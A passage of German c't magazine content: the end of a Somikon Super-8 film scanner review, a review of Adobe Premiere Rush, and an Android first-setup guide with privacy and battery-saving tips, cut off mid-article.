Im eigentümlich übersetzten Menü lassen sich Belichtung, Schärfe, Bildlage (in X- und Y-Richtung) sowie Bildgröße (Weitwinkel) einstellen. Dank der Möglichkeit, die Bildgröße zu ändern, kann man bis an den Rand des belichteten Materials abtasten oder nur einen kleineren Ausschnitt berücksichtigen. Ab Werk ließ der getestete Scanner horizontal knapp 20, vertikal rund 10 Prozent des Filmbildes unberücksichtigt. Es lohnt sich also, vor dem Abtasten Bildlage und -größe auf das jeweilige Material hin zu optimieren.

Sichtprüfung

Trotz des gewöhnungsbedürftigen Menüs – rauf und runter bewegt man sich mit den Pfeil-nach-links- und -rechts-Tasten – ließ sich das Gerät weitgehend problemlos bedienen. Allerdings erfordert das korrekte Einlegen des Filmstreifens im Abtastfenster eine gewisse Übung. Das beim Scannen hörbare sonor klackende Geräusch im Halbsekundentakt kann auf die Dauer etwas nervig wirken … und die Auto-Abschaltung funktionierte weder beim Abtasten noch beim Umspulen.

Im Test mit Amateur-Material arbeitete sich der Scanner problemlos durch den Filmstreifen. Die Vollautomatik schaffte es, das Material aus alten Familienbeständen – Super-8 und Normal-8 – weitgehend klaglos und mit über weite Strecken korrektem Bildstand abzutasten. Die ein oder andere alte Klebestelle löste sich aber dabei. Da auch der Bildstand manchmal verrutscht, behält man am besten den Scanner während der Abtastung im Auge. Bei einem kommerziellen Super-8-Streifen funktionierte der Filmtransport nicht korrekt. Die Ursache dafür – ungenaue Perforation oder zu schwach erkennbarer Bildrand – war nicht herauszufinden.



Im Vergleich mit dem Ergebnis des doppelt so teuren Desktop-Scanners (rechts) sehen die Bilder aus dem Somikon (links) heller aus, mit deutlichem Rauschen und merklichem Blaustich.

Die Scans zeigen im Vergleich mit einer 6400-dpi-Einzelbildabtastung per Desktop-Scanner eine andere Helligkeitsverteilung (Gamma) mit erhöhter Grundhelligkeit, etwas flaueren, ins Blau tendierenden Farben und deutlich stärkerem Rauschen. Eine Reduzierung der Belichtung um 0,5 EV brachte eine bessere Detailzeichnung und weniger überstrahlte Passagen im Bild. Abhängig vom Filmmaterial ist es – eventuell abschnittsweise – sinnvoll, mit den Parametern Belichtung, Schärfe und Bildausschnitt zu spielen, um das jeweils beste Ergebnis zu erzielen.

Die Qualität des digitalen Resultates hängt vor allem vom abgetasteten Rohmaterial ab. So sehen im Film unterbelichtete, rauschige Szenen im digitalen Ebenbild nicht besser aus. Die Grenzen der damaligen Kameratechnik und des Filmmaterials, vor allem in puncto Lichtempfindlichkeit, sind weit enger gesteckt als die des Scanners.

Fazit

Für 330 Euro bekommt man mit dem Somikon NX 4294 einen brauchbaren Scanner, der selbsttätig und ohne funktionierenden Projektor die Bilder auf mancher seit Jahren vergessenen Filmrolle wieder sichtbar macht. Dabei beweist das Gerät eine akzeptable Qualität: Wenn man den Somikon mit scharfem und korrekt belichtetem Material beschickt, liefert er allemal brauchbare, für Amateurzwecke völlig ausreichende Ergebnisse – mindestens als Standbildquelle fürs Fotobuch.

Als größten Vorteil muss man die automatische Arbeitsweise des Somikon-Scanners nennen. Mag sein, dass professionelle Dienstleister bessere Abtastergebnisse liefern. Trotzdem lohnt sich die Anschaffung eines solchen Scanners, weil man anhand seiner Resultate auch ohne funktionierenden Super-8-Projektor auswählen kann, welche Filme eine Profi-Abtastung rechtfertigen – und welche nicht.

(uh@ct.de) c't

Somikon Filmscanner

HD-XL-Stand-Alone-Digitalisierer für Super-8- und 8-mm-Film	
Anbieter	Pearl Agency, https://www.pearl.de
Modell	NX 4294
Wandler	CMOS 1/3 Zoll, 3,53 MPixel
Scanauflösung	1400 × 1080 Pixel
Display	Farb-LCD (Diagonale: 6 cm / 2,4 Zoll)
Ausgabeformat	MP4-AVC Video ohne Audio
Abtasttempo	2 Bilder/s
Weißabgleich/Belichtung	automatisch, +/- 2 EV einstellbar
Bildgröße/-stand	einstellbar
Speichermedium	SD-Karte bis max. 32 GByte
Anschlüsse	USB 2.0, Video (Cinch)
Stromversorgung	Netzteil 12V DC / 1500 mA
Abmessungen, Gewicht	32 × 18,5 × 11 cm, 1,5 kg
Preis	330 €

Kleine Schnitte

Adobe Premiere Rush: Videobearbeitung überall – mit Smartphone und PC

Videoamateure finden bei Adobe Rush alles, um sich erstmals mit den Themen Schnitt und Bearbeitung zu befassen. Mit der Software arbeitet man synchron am PC und Handy. Die kleine Videoschnittlösung eignet sich auch für Leute mit professionellen Ansprüchen.

Von Joachim Sauer

Bislang finden Videoschnittanfänger bei Adobe nur Premiere Elements, das eine Grundausstattung an Bearbeitungsfunktionen für Video- und Audiospuren bereitstellt. Doch das kleine und günstige Schnittprogramm wird schon seit Jahren nur halbherzig weiterentwickelt und spielt am Markt kaum noch eine Rolle. Jetzt bringt Adobe Premiere Rush – sogar kostenlos. Aber die Gratis-Variante bearbeitet nur drei Projekte, der Speicherplatz in der Adobe Cloud ist auf zwei Gigabyte begrenzt. Ernsthaft arbeiten kann man mit diesem funktional eingeschränkten Lockangebot nicht.

Die Bezahl-Variante Premiere Rush CC besteht aus Smartphone-App und Desktop-Software. Adobe sieht einen intensiven Datenaustausch mit den anderen CC-Programmen vor. So lassen sich Rush-Projekte mit dem Profi-Schnittprogramm Premiere Pro öffnen. Einzeln kostet Premiere Rush 11,89 Euro im Monat, im Paket mit Premiere Pro 23,79 Euro. Wer schon das große CC-Abo für knappe 60 Euro gebucht hat, bekommt Rush mitgeliefert.

Die Mobilversion von Rush gibt es derzeit nur für iOS, also nur für iPhone und iPad. Eine Android-Version will Adobe „demnächst“ herausgeben.

Die Rush-App leistet mehr, als nur Clips aneinanderzureihen. Auch um den Einstieg zu vereinfachen, importiert Rush neben bereits auf dem Smartphone vorliegenden Material auch Videos von Dropbox oder Adobe Creative Cloud.

Auf Wunsch greift die App direkt auf die Smartphone-Kamera zu. Dafür stellt Adobe ein leistungsfähiges Filmer-Modul bereit: Es bietet neben dem üblichen Automatik- auch einen Pro-Modus, in dem man Weißabgleich, ISO-Empfindlichkeit, Schärfe und Verschlusszeit manuell festlegen kann. Wo im Bild Schärfe und Belichtung gemessen werden, lässt sich per Touchscreen separat festlegen – die Schärfe reagiert auch auf Bewegungen eines Schiebereglers. Obendrein darf man nicht nur die Auflösung, sondern auch die gewünschte Bildwiederholrate einstellen.



Die iOS-App von Rush erlaubt eine erstaunlich ausgefeilte Bearbeitung inklusive Titel, Kommentar und Bildeffekte – wobei letztere erst nach der Berechnung angezeigt werden.

Wünschenswert wäre nur noch, den Bildstabilisator beeinflussen und zwischen den beiden Objektiven der iPhones mit Tele wählen zu können. Gefilmt wird in der Regel im Querformat – zumindest solange man für klassische Fernseher produziert. Darauf ist Rush eingestellt, bietet aber auch Projektvorgaben für hochkant und quadratisches Format.


Während des Schneidens, also im Hochkant-Betrieb, passen auf der kleinen Bedienoberfläche vier Videospuren unter das Vorschaubild – Voraussetzung für Bild-in-Bild-Arrangements. Rush positioniert die Videos auf der Zeitleiste; die Clips lassen sich verschieben und auf einer eigenen Spur platzieren. Das Video kann man skalieren oder als „Bild im Bild“ positionieren, den Bildausschnitt beschneiden und die Ränder weicher machen oder insgesamt die Deckkraft reduzieren. Auf einer weiteren Videospur legt man einen Titel an, für den Rush diverse individuell anpassbare Vorlagen samt eines reichlichen Schriftenvorrates anbietet. Die Schrift lässt sich mit einer Kontur oder einem Schatten versehen.

Zum Originalton stellt Rush drei weitere Tonspuren bereit; eine davon dient zur Aufnahme eines passenden Kommentars via Voice-over. Ein Filter für die Sprachoptimierung liefert die App genauso wie den automatischen Tonausgleich, der Übersteuerungen reduziert und leise Passagen anhebt. Für den Soundtrack stellt Adobe zehn Musikstücke von jeweils etwa drei Minuten Länge bereit.

Den fertigen Film lädt man auf Facebook oder YouTube hoch. Obendrein sichert Rush die Projektdaten – solange man das nicht anfangs deaktiviert hat und genug Speicherplatz frei ist – im Onlinespeicher der Creative Cloud. Das ist durchaus sinnvoll, denn selbst wenn der Schnitt mit der Rush App gut funktioniert: Die Bedienung bleibt vergleichsweise fummelig. Zwar kann man per App theoretisch bildgenau schneiden, doch komfortabler und schneller klappt das am Rechner mit der Maus.

Von der App zum Desktop

Die auf dem Rechner installierte CC-Version von Rush lässt sich übergangslos mit dem Material der App nutzen, das per Synchronisierung auf dem im Abo enthaltenen, 100 GByte großen Onlinespeicher zur Verfügung steht. Die Software darf man unter macOS und Windows auf maximal zwei Rechnern installieren.



Die Farbfilter konnten wir im Test der App nicht aktivieren – in der Desktop-Anwendung dagegen schon.

Mit dem Profi-Schnittprogramm Premiere Pro CC hat das Rush-Bedienkonzept nicht viel gemein. Stattdessen orientiert sich Adobe mehr am kleinen Premiere Elements. Offensichtlich will man so künftig Einsteiger ansprechen. Weil die nicht zwingend aus dem Amateurlager kommen, versucht Adobe, für geübte Gestalter die Hemmschwelle für die komplexe Videobearbeitung möglichst niedrig zu machen. Wer sich mit Rush „eingegroovt“ hat, wechselt direkt zu Premiere Pro, das Rush-Projekte ebenfalls öffnet. Premiere-Pro-Projekte lädt Rush allerdings nicht mehr.

Offenbar denkt Adobe dabei eher an kurze Minutenwerke, nicht an abendfüllende Spielfilme: Lokal auf dem Rechner für das Projekt fehlendes Videomaterial lädt sich die Software automatisch über den Cloudspeicher herunter – und das dauert: Obwohl der Rechner etliche Stunden lang daran arbeitete, war bei unseren Tests ein zehn Minuten langes Projekt erst am übernächsten Tag komplett synchronisiert, also in der Cloud und lokal gleichermaßen gespeichert. Hier wünscht man sich eine Synchronisierungsanzeige und eine Option, das Projekt via Direktverbindung zu übertragen.

Auf dem PC zeigt die Bedienoberfläche unten die Zeitleiste mit ihren maximal drei Video- und drei Audiospuren, darüber die Vorschau. Links lässt sich die Bibliothek einblenden, rechts erscheinen die Werkzeuge für Titel-, Effekt- und Audiobearbeitung. Öffnen lassen sich alle gängigen Videoformate. Im Test benötigte die Software für AVCHD-Dateien im MTS-Format deutlich länger als andere Programme, bis die Miniaturansicht zu sehen waren. 3D- oder 360-Grad-Videos kann Rush noch nicht öffnen.

Unterschiede zwischen PC-Software und App fanden wir bei den Bearbeitungsfunktionen nicht. Hier wie dort werden die Clips auf die Zeitleiste geschubst und anschließend vorn und hinten gekürzt. Allerdings klappte das mit einem Touchscreen-Monitor trotz der vergleichsweisen großen Markierungen nicht besonders zuverlässig.

Gut gefiel uns die Option, die Audiospur zu vergrößern, um die Wellenform genauer anschauen zu können. Die Desktop-Version hat die gleichen Audiooptionen wie die App; wir vermissen allerdings einen Audiomischer oder wenigstens Gummibänder für die Tonaussteuerung; derzeit kann man die Lautstärke in einem Clip nicht ändern.

Auch bei den Übergangseffekten zeigt sich Adobe knausrig. Wenigstens der Desktop-Version hätte man etwas mehr als lediglich die weiche Blende sowie Übergänge nach Schwarz und Weiß spendieren können. Offensichtlich zählt es mehr, dass alle Funktionen in allen Anwendungen identisch zugänglich sind. Das erleichtert die Bedienung tatsächlich – ein mit der Desktop-Software bearbeitetes Projekt lässt sich einfach am Smartphone öffnen und weiterbearbeiten.

Die Desktop-Software lief auch auf betagteren Laptop-Systemen noch gut. Begrenzender Faktor ist hier eher die gewählte Videoauflösung, die ältere Rechner aufgrund der Datenrate und der fehlenden Quicksync- oder Grafikkartenunterstützung nicht mehr so flüssig dekodieren. Hier sind moderne Smartphones inzwischen leistungsfähiger.

Anders sieht das beim Export aus: Hier wählt man, auf welchen sozialen Plattformen man den Film veröffentlichen will. In der Desktop-Software stehen mehrere Ausgabeformate zur Wahl, auf dem Smartphone wird erst berechnet und dann werden die entsprechenden Plattformen angewählt und legitimiert. Der Test-Rechner – er brauchte 44 Sekunden Berechnungszeit für einen zwei Minuten langen Film – arbeitete schneller als das iPhone 8 Plus, das dafür 132 Sekunden benötigte. Dabei muss man allerdings aufpassen, dass man derweil ja nichts anderes am Smartphone macht und auch der Pausemodus nicht dazwischenfunkt. Sonst fängt das Rendering wieder von vorn an.

Fazit

Mit Rush hat Adobe das plattformübergreifende Schnittkonzept konsequent umgesetzt. Man wechselt problemlos zwischen Desktop und Smartphone hin und her. Und man muss Adobe zugestehen, dass Rush alle wichtigen Funktionen enthält, um eine Geschichte zu erzählen.

Dennoch gibt es durchaus Dinge, die wir vermissten, etwa bei der Tonbearbeitung oder bei den Übergangseffekten. Doch wer mehr haben will, kann die Vorarbeiten auf dem Smartphone effektiv erledigen und dann zu Premiere Pro CC wechseln. Hier stehen tatsächlich alle Optionen offen, auch wenn dann der Weg zurück zum Smartphone-Projekt versperrt ist. Der Preis für Adobe Premiere Rush CC – über 140 Euro im Jahr – ist allerdings happig. Da bieten andere Schnittprogramme für weniger Geld deutlich mehr. Die sind aber eben weniger mobil. *(uh@ct.de)* c't

Premiere Rush

Videoschnittsoftware für Windows, macOS und iOS	
Hersteller	Adobe, www.adobe.com
Betriebssysteme	macOS ab 10.13, iOS 12, Windows 10 64 Bit[1]
Preis	kostenfrei[2] / 11,69 € pro Monat
Funktionen	
Storyboard / Timeline	✓ / ✓
Trimmen / Teilen	✓ / ✓
Effekte	Blende, Farb-Looks, Proportionen, Schärfen, Vignette, Zuschneiden
Compositing	✓
Stilvorlagen	–
Titel- / Musikvorlagen	64 / 10
Export als	
Projekt	Premiere Rush oder Premiere Pro CC
Datei	bis 4K/60fps
nach YouTube / Facebook	✓ / ✓
auf weitere Portale	Instagram, Adobe Behance
Bewertung	
Bedienung	⊕⊕
Video- / Audioschnitt	⊕ / ○
Stabilität / Ausgabe	⊕ / ○

[1] Android soll folgen [2] stark eingeschränkt

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden



Bild: Albert Hulm

Ersteinrichter

Die Fragen des Android-Einrichtungsassistenten richtig beantworten

Wer ein Android-Smartphone einrichtet, hat Arbeit vor sich. Der Assistent hilft, aber allzu oft verweist er auf Google-Dienste.

Von Michael Link

Nach dem Auspacken ist ein Smartne bloß ein Taschentelefon mit Touchscreen. Damit es smart wird, braucht sein Betriebssystem erst mal einige Zeit, Sie kennenzulernen. Eine wichtige Entscheidung müssen Sie dabei gleich zu Beginn treffen.

Die Grundsatzfrage: Wollen Sie Privates Google anvertrauen? Wenn ja, müssten Sie sich damit anfreunden, dass das Smartphone dem Suchmaschinen-Giganten Google mitteilt, was Sie mit Ihrem Gerät tun: wo Sie unterwegs sind, wann Sie wo nach welchen Dingen suchen, welche Apps Sie nutzen und vielleicht auch, wo Sie damit bezahlen und ob Ihr Puls und Fitness in Ordnung sind. Es gibt viele gute Gründe, sich der Datensammelei zu verweigern. Ebenso spricht einiges dafür, seine Daten dann und wann preiszugeben, solange man dem Unternehmen traut und die Hoheit darüber selbst in der Hand hat. Eine Anzeige des Verkehrsflusses bei Google Maps kann zum Beispiel nur dann funktionieren, wenn viele Menschen die Weitergabe des Smartphone-Standorts an Google erlauben.

Die folgenden Tipps zeigen, wie Sie sich durch die Abfragen von Googles Einrichtungsassistenten hangeln und mit überlegten Einstellungen ihr Gerät fit für den Alltag machen.

Wie auf Schienen

Auch wenn Android-Smartphones je nach Hersteller eigene Bedienoberflächen haben: Die Abfragen des Assistenten bei der Ersteinrichtung verlaufen gleich. Einige Punkte des Standard-Kochrezeptes überspringt das Gerät, wenn es ihm an der benötigten Ausstattung mangelt, etwa am NFC-Chip für den Bezahldienst Google Pay oder am Fingerabdrucksensor. Etliche Abfragen kann man überspringen und später nachholen beziehungsweise Auswahlen revidieren.

Direkt nach dem Start lassen sich die Anzeigeeinstellungen so umstellen, dass man sie leichter lesen kann. Mit der Wahl der Sprache „Deutsch (Deutschland)“ erhält man eine Tastatur mit Umlauten und die passende Zeitzone (Berlin).

Schon als zweiter Schritt folgt die Einrichtung des WLANs – damit das Smartphone sich mit Google und seinen Diensten verbinden kann. Zuerst zeigt das Gerät die empfangenen WLAN-Namen (SSIDs) an, mit denen das Smartphone nach Eingabe des Passwortes verbunden wird. Falls Ihr WLAN in der Liste nicht auftaucht, warten Sie den nächsten Suchlauf ab. Haben Sie bei Ihrem Router das Senden des WLAN-Namens deaktiviert, taucht es in der Liste natürlich nicht auf. Stellen Sie dann die Verbindung über „Neues Netzwerk anmelden“ her und geben Sie Namen und Passwort ein. Weitere WLANs, etwa

im Büro oder bei Freunden, richten Sie über „Einrichtung/Netzwerk & Internet/WLAN“ eine oder – einfacher – nach einem langen Tastendruck auf das WLAN-Symbol bei heruntergezogener Menüleiste. Nach der Ersteinrichtung geht das auch ohne Passworteingabe per WPS- oder WPS-PIN-Funktion des Routers.


Die Datenmenge bei der Ersteinrichtung eines Android-Smartphones kann recht groß werden, wenn man schon vorher viele Google-Dienste benutzt hat. Sie sollten daher die Option „Mobilfunknetz verwenden“ vermeiden.

Der nächste Punkt, die Übernahme von Daten aus einem vorhandenen Smartphone, ist für Neueinsteiger uninteressant, aber nicht für Umsteiger. Per Kabel oder WiFi-Verbindung können Daten und einige Einstellungen (nicht alle) auf das neue Gerät überspielt werden [1]. Mit dem neuen Smartphone inkompatible Apps bleiben auf der Strecke.

Die Gewissensfrage „Google oder nicht?“ drückt spätestens im folgenden Schritt aufs Gemüt. Wer kein Google-Konto will, kann keine Apps aus dem Google App Store laden, keine Backups bei Google Cloud anlegen und das Gerät bei Verlust nicht über Google sperren oder löschen lassen. Für all das gibt es Alternativen, dazu mehr in einem späteren Heft und – nicht mehr ganz up-to-date – in [2].

Wer ein Google-Konto hat, etwa für den Gmail-Zugang, meldet sich damit an. Daraufhin synchronisiert das Smartphone Kalender, Kontaktverzeichnis sowie E-Mails mit denen bei Google.

Die nächste Seite des Assistenten zielt auf die Freigabe für diverse Google-Dienste. Der Sicherung via Google Drive sollten Sie zustimmen, wenn Sie Daten, Apps und Einstellungen irgendwann auf ein anderes übernehmen wollen. Kritisch daran ist aber, dass WLAN-Passwörter im Backup für Google lesbar sind.



Der Einrichtungsassistent will zahlreiche Freigaben für Google-Dienste. Jede will gut überlegt sein.

Die Option „Speicherplatz freigeben“ ist erst mal unwichtig, bewirkt in ein paar Monaten aber vielleicht Unerwünschtes: Sie löscht bei fast vollem Smartphone-Speicher bereits gesicherte Fotos und Videos vom Telefon. Wer das nicht möchte, sollte sein Smartphone bei Speicherplatzmangel per Kabel an einen PC anschließen und Fotos und Videos händisch überspielen und dann gezielt das Smartphone von den nicht mehr benötigten befreien.

„Standort verwenden“ legt fest, ob Google und installierte Apps per WLAN, Mobilfunknetz und andere Sensoren ermittelte Standorte nutzen dürfen. Die Entscheidung lässt sich im Menü „Einstellungen“ revidieren und auch App-spezifisch anpassen, sodass Sie beispielsweise der Karten-App Positionsdaten erlauben, aber den Schnüffeldiensten irgendeiner Taschenlampen-App nicht. Wo Sie gewesen sind, zeigt Google Maps im Menü „Meine Zeitachse“. Mit dem dortigen Menüpunkt „Standortfreigabe“ hat das verwirrenderweise nichts zu tun. Damit können Sie anderen einen Link schicken, der zeigt, wo Sie gerade sind.


Die „WLAN-Suche“ sucht ständig im Hintergrund nach WLANs und Bluetooth-Beacons, um den Standort auch dann zu erfassen, wenn Sie Ihr WLAN oder Bluetooth ausschalten – der reine Scan nach SSIDs braucht kaum Strom. Deaktivieren Sie das, wenn Sie das nicht wollen.

Die Freigabe für Nutzungs- und Diagnosedaten ist was für Leute, die Googles Credo: „Don’t be evil!“ trauen. Wir empfehlen, die Erlaubnis zu verweigern.

Verrammeln und Assistieren


Niemand kann rund um die Uhr auf sein Smartphone aufpassen. Nötig wäre es aber, um es vor unbefugtem Zugriff und daraus resultierendem Schaden zu schützen. Als Zugriffshürden gibt es eine PIN-Abfrage, den Scan eines oder mehrerer Fingerabdrücke sowie ein von Ihnen gesetztes Entsperrmuster, das Sie zur Freigabe nachzeichnen. Einige Smartphones haben eine Gesichtserkennung. Ferner kann das Stimmkommando „Okay Google“ das Gerät entriegeln, wenn es vom Eigentümer gesprochen wird. Wir empfehlen eine mindestens sechsstellige PIN.

5 Spar-Tipps




Werbe-ID rotieren: Google selbst verpasst jedem Nutzer eine eindeutige Werbe-ID für personalisierte Anzeigen. Einstellungen/Google/Anzeigen/Werbe-ID zurücksetzen, den Knopf „Personalisierte Werbung“ aber aktiv lassen.

Displayhelligkeit regulieren: Je heller das Display, desto schneller entleeren Sie den Akku. Das Niveau lässt sich nach Herabziehen der oberen Menüleiste verstellen. Im Menü „Einstellungen/Display“ aktivieren Sie zudem die „automatische Helligkeit“.





Daten sparen kann man innerhalb der jeweils zuständigen Apps durch bevorzugten Abruf und Upload im WLAN statt übers Mobilfunknetz. Das gilt besonders für Fotos, Videos und Musik. Wer oft ins nichteuropäische Ausland fährt, sollte noch unter „Einstellungen/Mobilfunknetz“ das Datenroaming ausschalten.




Widgets können den Aufruf einer App sparen. Sie bieten sofortigen Zugriff auf Informationen oder Steuerungselemente. Beliebt sind beispielsweise Widgets fürs Wetter und für Musikplayer – einzurichten nach einem langen Druck auf die Startseite.

App-Benachrichtigungen gehen auf Kosten der Akkulaufzeit und sind nur selten so wichtig, dass sie eine Störung rechtfertigen. Sie lassen sich unter „Apps & Benachrichtigungen“ pauschal und für einzelne Apps deaktivieren, letzteres geht auch in den Apps selbst.






Die Gmail-App wickelt den Mailverkehr auch für Konten bei anderen Mailservern ab.



Der Standortverlauf lässt erahnen, wie gut Google den Tagesverlauf nachvollziehen kann.



„Okay Google, zeig mal, was du kannst!" Über „Einstellungen/Google/Assistant" lässt sich sein Aktionsspielraum setzen.

Der Google Assistant ist eine Art persönlicher Assistent. Dafür verwendet er die Daten aus Googles Standortverlauf, Geräteinformationen und Sprach- und Audiodaten, die Sie aufzeichnen. Durch maschinelles Lernen versucht er, Ihre Gewohnheiten zu erraten und Ihnen passgenaue Antworten auf Fragen zu liefern, selbst solche, die Sie gar nicht stellen würden. Mit gesprochenen Anweisungen lässt sich der Assistent steuern und das Smartphone entsperren. Damit das nicht Unbefugte tun, hinterlegt man „Okay Google" als Stimmprobe.

Falls Sie den Bezahldienst Google Pay nutzen wollen und Ihr Smartphone einen NFC-Chip dafür hat, folgt das Einrichten eines Zahlungsmittels. Wenn die eigene Bank das nicht unterstützt, kann man einen Schleichweg über PayPal nehmen. Paypal wird nämlich akzeptiert, und diesem Dienst lassen sich mehr Bezahlmöglichkeiten zuordnen.

Aufbohren

Was nun noch kommt, sind Verschönerungs- und Ausbauarbeiten. Wollen Sie mit der vorinstallierten Gmail-App auch Mails lesen, die Sie über andere Zugänge bekommen, werden die dafür nötigen Eingangs- und Ausgangsserver automatisch eingetragen.

Die Wahl des Hintergrundes ist Geschmackssache, mit dunklerem Farbschema verbessert man ein wenig die Akkulaufzeit, wenn das Smartphone mit einem AMOLED-Touchscreen ausgestattet ist.

Mit Abschluss des Einrichtungsassistenten drängen sich je nach Smartphone noch mal deren Hersteller auf – mit eigenen Apps, einer eigenen Cloud beziehungsweise der Aufforderung, ein Kundenkonto einzurichten. All das erscheint mit wenigen Ausnahmen entbehrlich, lässt sich aber nachholen.

Ist das Kunst?

Für etliche Aufgaben gibt es Apps, etwa für die Navigation, zum Einkaufen oder zum Musikhören. Apps bekommt man im Google Play Store. Wer neu im Smartphone-Geschäft ist, sollte bedenken, dass Gratis-Apps sich vielfach über Werbung finanzieren. Etliche haben daher zum zielgruppengerechten Einspielen Tracker an Bord, mit denen Ihr Smartphone mehr oder weniger tiefgehend durchleuchtet wird. So sagt die Auswahl Ihrer Apps viel über Sie aus. Mithilfe der App Blokada [3] lassen sich derlei Schnüffelfunktionen, aber auch Anzeigen in Apps torpedieren.

Wer dem ganz aus dem Weg gehen will, kann auch versuchen, seinen Bedarf aus Quellen wie dem F-Droid-Store zu decken, der sich auf privatsphärenfreundliche Apps beschränkt [4].

Etliche Smartphones bringen vorinstallierte Apps mit, die Sie ungefähr so sehr benötigen wie Fußpilz, man nennt sie auch Bloatware. Manche der Dreingaben sind aber auch interessant, etwa rabattierte Zugänge für Office 365 beziehungsweise für Online-Speicherplatz. Unnützes kann man teilweise nicht deinstallieren (unter „Einstellungen/Apps"). Solche Kandidaten kann man mit etwas Aufwand aber mithilfe von Googles Platform-Tools loswerden [5]. Wer sich nicht traut, dem Smartphone so rabiat auf den Pelz zu rücken, kann die Verknüpfung zumindest vom Display entfernen.

Smartphone-Hersteller drücken ihren Geräten vielfach einen eigenen Stempel auf – Android lässt das zu, und so werden wie beim Autokauf viele Geschmäcker bedient. Ein „reines" Android ist bei Googles eigenen Smartphones der Pixel-Reihe zu bekommen – und bei Android-One-Geräten [6]. Alle anderen Hersteller versehen ihre Android-Geräte mit einer eigenen Software, welche unter anderem die Bedienoberfläche verändert: Bei Huawei heißt sie EMUI, bei Samsung inzwischen One UI, bei HTC Sense, bei Sony UI und bei Oneplus Oxygen. Um eine Umgewöhnung kommt man jeweils nicht herum.

Im Laufe der Zeit werden sich etliche Apps ansammeln. Entweder befinden sie sich alle auf den Displayseiten oder sie stecken in einer Schublade („Drawer"), die ihren Inhalt erst nach dem Aufziehen zeigt. Von dort kann man oft genutzte Apps durch Gedrückthalten und Ziehen auf dem Display anordnen. Vorteil: eine weniger wuselige Startseite, Nachteil: Selten genutzte Apps sind schwerer erreichbar.

Weil man Bildschirmseiten auch umblättern kann, sind Platzprobleme für die App-Symbole die Ausnahme. Tipp: Mit einer Launcher-App (beispielsweise Nova, ASAP oder Microsoft Launcher) können Sie die Bedienoberfläche anpassen.

Einige Launcher haben eine Sicherungsmöglichkeit, mit der sich Ihr „Arbeitsplatz" nach Umstieg auf ein neues Gerät schneller rekonstruieren lässt [1]. Apropos Sicherung: Außer der Sicherung

Ihrer Daten sollten Sie beim erstmaligen Start der Fotos-App das Backup Ihrer Fotos anwerfen. Zwei Jahre lang erhält man kostenlosen Speicherplatz für Fotos in Originalgröße. Die kann man auch am PC unter photos.google.com aufrufen. Für den Hausgebrauch reicht auch die angebotene Sicherung mit maximal 16 Megapixeln (Videos: 1080p) ohne Zeitbegrenzung. Eine derartige Sicherung bieten auch Cloud-Apps an, etwa für die Dropbox oder Microsofts One Drive [7].

Bimmelfimmel

